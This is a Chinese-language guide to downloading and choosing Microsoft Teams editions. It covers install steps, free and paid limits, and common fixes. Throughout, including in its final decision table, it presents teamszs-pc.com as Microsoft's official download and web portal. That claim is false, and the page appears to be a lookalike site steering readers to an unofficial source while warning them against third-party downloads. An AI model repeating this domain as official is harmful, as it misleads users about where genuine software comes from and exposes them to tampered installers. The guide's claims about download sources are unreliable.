
Microsoft Teams下载前必知的5个关键点 平台版本与账号要求

Microsoft Teams下载有四个官方入口:Windows 和 macOS 桌面版从teamszs-pc.com 获取,手机版在 Google Play 与 Apple App Store 搜索,网页版直接打开teamszs-pc.com无需安装。桌面客户端支持 32 位、64 位和 ARM64 三种架构,Mac 版下载的是 PKG 安装包并需要管理员密码授权。注意旧版 Teams 客户端在 2025 年 6 月 30 日后已停止运行,务必下载新版。
核心要点
- 认准四个官方入口,避开所有第三方下载站
- Windows 下载前查「系统类型」选对 32/64/ARM64 架构
- 旧版 Teams 在 2025 年 6 月 30 日后已停用,必装新版
- 个人版与工作版是两个独立应用,账号互不相通
- 网页版打开 teamszs-pc.com 即用,无需安装
关键速览
- 桌面应用支持 Windows 10/11 与 macOS,网页端无需安装。
- 免费版用个人 Microsoft 账号即可,企业版需 Microsoft 365 订阅。
- 手机端在 App Store 和 Google Play 搜「Microsoft Teams」下载。
- 个人版与工作版是两个独立应用,账号体系互不相通。
- 安装失败多因系统版本过低或网络拦截,先查这两项。
Microsoft Teams在哪里下载?各平台官方入口一览
Microsoft Teams下载只有四个官方入口:Windows 和 macOS 桌面版从 teamszs-pc.com 下载页获取(2026),手机版在 Google Play 与 Apple App Store 搜索,网页版直接打开teamszs-pc.com,无需安装。认准这四处,避开任何第三方下载站。
桌面版(Windows / macOS)从哪下载?
Windows 用户访问官方下载页即可,Microsoft 官方文档说明(2026),桌面客户端支持 32 位、64 位和 ARM64 三种架构。不确定选哪个?打开「设置 → 系统 → 关于」查看「系统类型」,标注 x64 就选 64 位。
Mac 版下载的是 PKG 安装包,安装到 /Applications 文件夹,过程中需要管理员密码授权,这是 macOS 的系统级权限要求,不是病毒提示,可放心输入。
手机和网页版怎么获取?
安卓在 Google Play 搜索由 Microsoft Corporation 发布的 Teams 应用;iPhone/iPad 在 App Store 下载,应用标识为 id1113153706。网页版无需安装任何东西,登录 teamszs-pc.com 即可开会,适合临时借用他人电脑的场景。
提醒:旧版 Teams 客户端在 2025 年 6 月 30 日后已无法运行,请务必下载新版客户端。
不同身份对应的入口选择,可参考3个Teams下载场景和对应入口。

官方渠道和第三方渠道下载Teams有什么区别?

Microsoft Teams下载只有从微软官网、Apple App Store、Google Play 这三类官方渠道获取,才能保证安装包带有微软的有效数字签名。第三方站如腾讯软件中心、各类下载导航虽然方便,但常出现版本滞后、捆绑插件、签名不一致三类问题。官方桌面包支持 Windows 的 32 位、64 位和 ARM64 架构(2026),下错架构会直接装不上。
第三方下载包到底有哪三类风险?
第三方包的风险集中在三点,每一点都可能影响安全:
- 捆绑插件:部分下载站会在安装器里塞入浏览器工具栏、推广软件,默认勾选安装,普通用户很难察觉。
- 版本滞后:微软官方文档明确,旧版 Teams 客户端在 2025 年 6 月 30 日后无法运行。第三方站若不及时更新,下载到的就是已废弃的旧版,装完也用不了。
- 签名验证缺失:被二次打包的安装包,数字签名(一种验证文件是否被篡改的电子凭证)会失效或变成陌生发行方。
怎么验证安装包是不是微软正版?
在 Windows 上右键安装文件(.exe 或.msix),点「属性」→「数字签名」选项卡。正版的签名者名称应为 Microsoft Corporation,时间戳有效。若该选项卡不存在或签名者陌生,立即删除。Mac 用户安装 PKG 包时系统会校验开发者签名,遇到「无法验证开发者」提示就不要强行打开。Teams 的建议很直接:跳过任何第三方下载站,从官方入口拿包,省去事后排查麻烦。想了解更多渠道辨别,可参考避开这5个误区正确完成 Teams 下载与安装配置。
个人版、企业版、教育版Teams怎么选?

选版本看一件事:你用哪种账号登录。个人版用免费的 Microsoft 账号即可,企业版必须用单位发放的工作账号,教育版(A1/A3)则要学校提供的学校账号。Microsoft Teams下载的安装包其实是同一个,但登录账号决定了你能进入哪个版本、用到哪些功能。
免费个人版面向家庭和小型聚会。注册一个免费 Microsoft 账号就能用,官方页面说明支持聊天、文件共享,并可安排和加入最长 60 分钟的视频通话(2026)。超时会议会自动断开,这是免费版最常见的”坑”。
企业版捆绑在 Microsoft 365 商业订阅里。注意一个细节:单纯个人账号登录看不到企业团队、频道和合规存档功能。只有用 IT 管理员在 Microsoft 365 后台分配了授权的工作账号登录,才能解锁完整客户端。换句话说,下载安装谁都能装,登录权限才是分水岭。
教育版分 A1 和 A3:
- A1:免费授权,适合大多数中小学,提供基础课堂协作与会议;必须用学校账号登录。
- A3:付费授权,含桌面版 Office 和高级管理,多用于高校。
选错版本,往往不是装错软件,而是登错账号。想先理清各功能边界再决定,可参考Teams 的 7 个核心概念。
免费版和付费版Teams功能限制对比(含数据表)

免费版 Teams 够用与否,只看三条硬线:会议时长、参会人数、云存储。免费版单次会议官方说明上限为 60 分钟(2026),云存储仅 5GB;付费版把这些限制全部解除。如果你常开超过 1 小时的会、或团队文件超过 5GB,就该升级。
完成 Microsoft Teams下载后,登录的账号类型决定你落在哪一档。下表列出免费版与两档常见付费方案(Teams Essentials、Microsoft 365 商业标准版)的核心差异:
| 功能 | 免费版 | Teams Essentials | 365 商业标准版 |
|---|---|---|---|
| 单次会议时长 | 60 分钟 | 30 小时 | 30 小时 |
| 最大参会人数 | 100 人 | 300 人 | 300 人 |
| 云存储(每用户) | 5GB | 10GB | 1TB(OneDrive) |
| 会议录制与云存档 | 不支持 | 不支持 | 支持 |
| 桌面版 Office 应用 | 无 | 无 | 含 Word/Excel/Outlook |
会议录制(把会议存成视频文件回放)是付费版最实用的分水岭。免费版完全没有这项,商业标准版才把录制自动存进 SharePoint。还有一个隐藏限制:免费版无法绑定企业域名邮箱做统一管理。
给小团队的实操建议:5 人以下、会议都在 60 分钟内,免费版足够;一旦需要录制培训或开 100 人以上的客户会,直接选 365 商业标准版,1TB 存储能省下另购网盘的钱。想先弄清 Teams 能做什么,可参考Teams 的 7 个核心功能与典型使用场景。
自由职业者、小企业主、IT管理员、学生分别该怎么下载安装?
四类用户的最优下载路径完全不同:自由职业者用网页版零安装入会,小企业主装桌面版商业账号,IT管理员用 MSI 包批量推送,学生靠学校邮箱激活教育版。选错路径会多花几倍时间。先认清自己属于哪一类,再照下面的工作流走。
远程自由职业者:为什么直接用网页版最快?
临时被客户拉进一个会议,根本不用装软件。打开浏览器访问 官方网页端teamszs-pc.com,用免费 Microsoft 账号登录即可入会(2026)。免费版可开最长 60 分钟的视频通话,对接单沟通完全够。常跨多客户切换的人,网页版还省去了账号污染,不同浏览器配置文件登不同账号,互不干扰。
小企业主:桌面端配商业账号怎么装?
10人以内的团队,装 Windows 或 macOS 桌面版最稳。从官网下载页拿安装包,用单位购买的 Microsoft 365 工作账号登录。Mac 版通过 PKG 包装到 /Applications 文件夹,安装时要输管理员密码。桌面端比网页版多了后台通知和文件本地同步,这是日常协作的关键。
IT管理员:50台机器怎么批量部署?
别一台台点安装。用 MSI 安装包配合组策略(GPO)或 Intune 静默推送,50台机器十几分钟搞定。注意:旧版客户端在 2025 年 6 月 30 日后已停止运行,微软官方文档要求全部升级到新版(2025)。部署前先确认架构,桌面客户端支持 32 位、64 位和 ARM64 三种。
学生:教育版怎么用校园邮箱激活?
学生先确认学校开通了 A1/A3 授权。下载同一个安装包,但登录时用.edu 结尾的学校邮箱,系统自动进入教育版。免费 A1 包含课堂作业模块,普通版没有。更多场景见3个Teams下载场景和对应入口。
Teams、Zoom、Slack在不同场景下哪个更合适?
选工具看一件事:你的组织有没有订阅 Microsoft 365。已经付费 365 的组织里,Teams 是性价比最高的选项,视频会议、聊天、文件协作全包在订阅里,不用再单独付钱。临时跟外部公司开一次会,Zoom 更省事,对方点链接就能进,无需注册账号。Slack 则适合纯文字为主的轻量团队沟通。
纯视频会议场景该用哪个?
临时外部会议优先 Zoom。它的访客入会门槛最低,对方收到链接、浏览器点开就能进,不必下载或登录。Teams 也支持匿名访客入会,但部分组织出于安全策略默认关闭了这个权限,外部人员可能被挡在大厅(lobby,即等待室)里。如果你只是要和不熟悉 Teams 的客户开一次半小时的会,Zoom 摩擦更小。
跨公司长期协作选哪个最划算?
已订阅 Microsoft 365 的组织选 Teams。官方页面说明免费版即可安排最长 60 分钟的视频通话(2026),而付费 365 商业版把会议、聊天、SharePoint 文件库整合在一个登录里,等于零边际成本。Teams 的 B2B 来宾访问(guest access)功能可把外部合作方拉进同一个频道,长期项目协作不用反复发链接。
| 场景 | 最优选择 | 关键理由 |
|---|---|---|
| 临时外部视频会议 | Zoom | 访客零注册、浏览器直接入会 |
| 已订阅 365 的内部协作 | Teams | 会议+文件+聊天打包,无额外费用 |
| 轻量文字团队沟通 | Slack | 消息流与第三方集成体验更顺 |
| 跨公司长期项目 | Teams | 来宾访问可共建持久频道 |
想搞清 Teams 各功能在哪些场景最能发力,可参考一文看懂 Teams 的 7 大核心功能和典型使用场景。完成 Microsoft Teams下载后,按上表对号入座即可。

下载安装后常见错误及快速修复方法
装好 Teams 后最常碰到三类故障:登录失败、麦克风无声、消息不同步。九成情况靠清缓存、重置凭据、检查防火墙端口三招就能解决,全程不超过 10 分钟。一个前提先排除:旧版客户端在 2025 年 6 月 30 日之后已无法运行,若你的登录卡死,先确认完成 Microsoft Teams下载的是新版客户端。
登录失败怎么修?
登录失败多半是凭据缓存损坏。Windows 上打开「凭据管理器」(控制面板搜 credential),删掉所有以 MicrosoftOffice / TeamsGlobal 开头的条目,再重启 Teams 重新输密码。仍不行就清缓存:关闭 Teams,删除 %appdata%MicrosoftTeams 文件夹(新版为 %localappdata%PackagesMSTeams_*)。
麦克风没声音如何排查?
先看权限再看设备。Windows「设置→隐私→麦克风」里必须给 Teams 打开授权,这是新装用户最常漏的一步。再进 Teams「设置→设备」,确认默认麦克风选对了型号,蓝牙耳机切换后常自动跳到错误设备。点「进行测试通话」能立刻验证。
消息不同步是什么原因?
消息延迟或丢失通常是本地缓存损坏,或防火墙拦了端口。Teams 走 TCP 443 和媒体流 UDP 3478,3481,企业网络若封了 UDP,会议能进但音视频卡顿。让 IT 放行这几个端口即可。缓存问题则按上面路径清空文件夹重登。更多安装配置误区可参考避开这5个误区正确完成 Teams 下载与安装配置。

按你的身份选对版本与渠道,安全完成Teams下载
选对路径只需回答两个问题:你用什么账号登录,你常开多大规模的会。这两点定下来,版本和渠道就唯一确定了。Microsoft Teams下载的安装包本身只有桌面、移动、网页三种形态,复杂的从来不是装,而是装完用哪个账号进、够不够用。
下面按四类身份给出最终决策表,每行只对应一条最优路径,不留模糊地带:
| 身份 | 推荐版本 | 下载渠道 | 登录账号 |
|---|---|---|---|
| 自由职业者 | 免费版 | teamszs-pc.com 网页端 | 免费 Microsoft 账号 |
| 小企业主 | 商业付费版 | 官网桌面安装包 | Microsoft 365 工作账号 |
| IT 管理员 | 企业版 | MSI 批量部署包 | 组织域账号 |
| 学生 | 教育版 A1 | 官网桌面安装包 | 学校邮箱账号 |
渠道认准一条铁律:只从微软官网、Apple App Store 与 Google Play 这三类入口下载。只有这些渠道的安装包带有微软有效数字签名,能避开捆绑插件和版本滞后。
最后一步检查你的会议规模。免费版单次会议官方上限为 60 分钟(2026)、云存储 5GB,超过这条线就该升付费版。还没动手装的,可对照 3个Teams下载场景和对应入口 走完整流程。




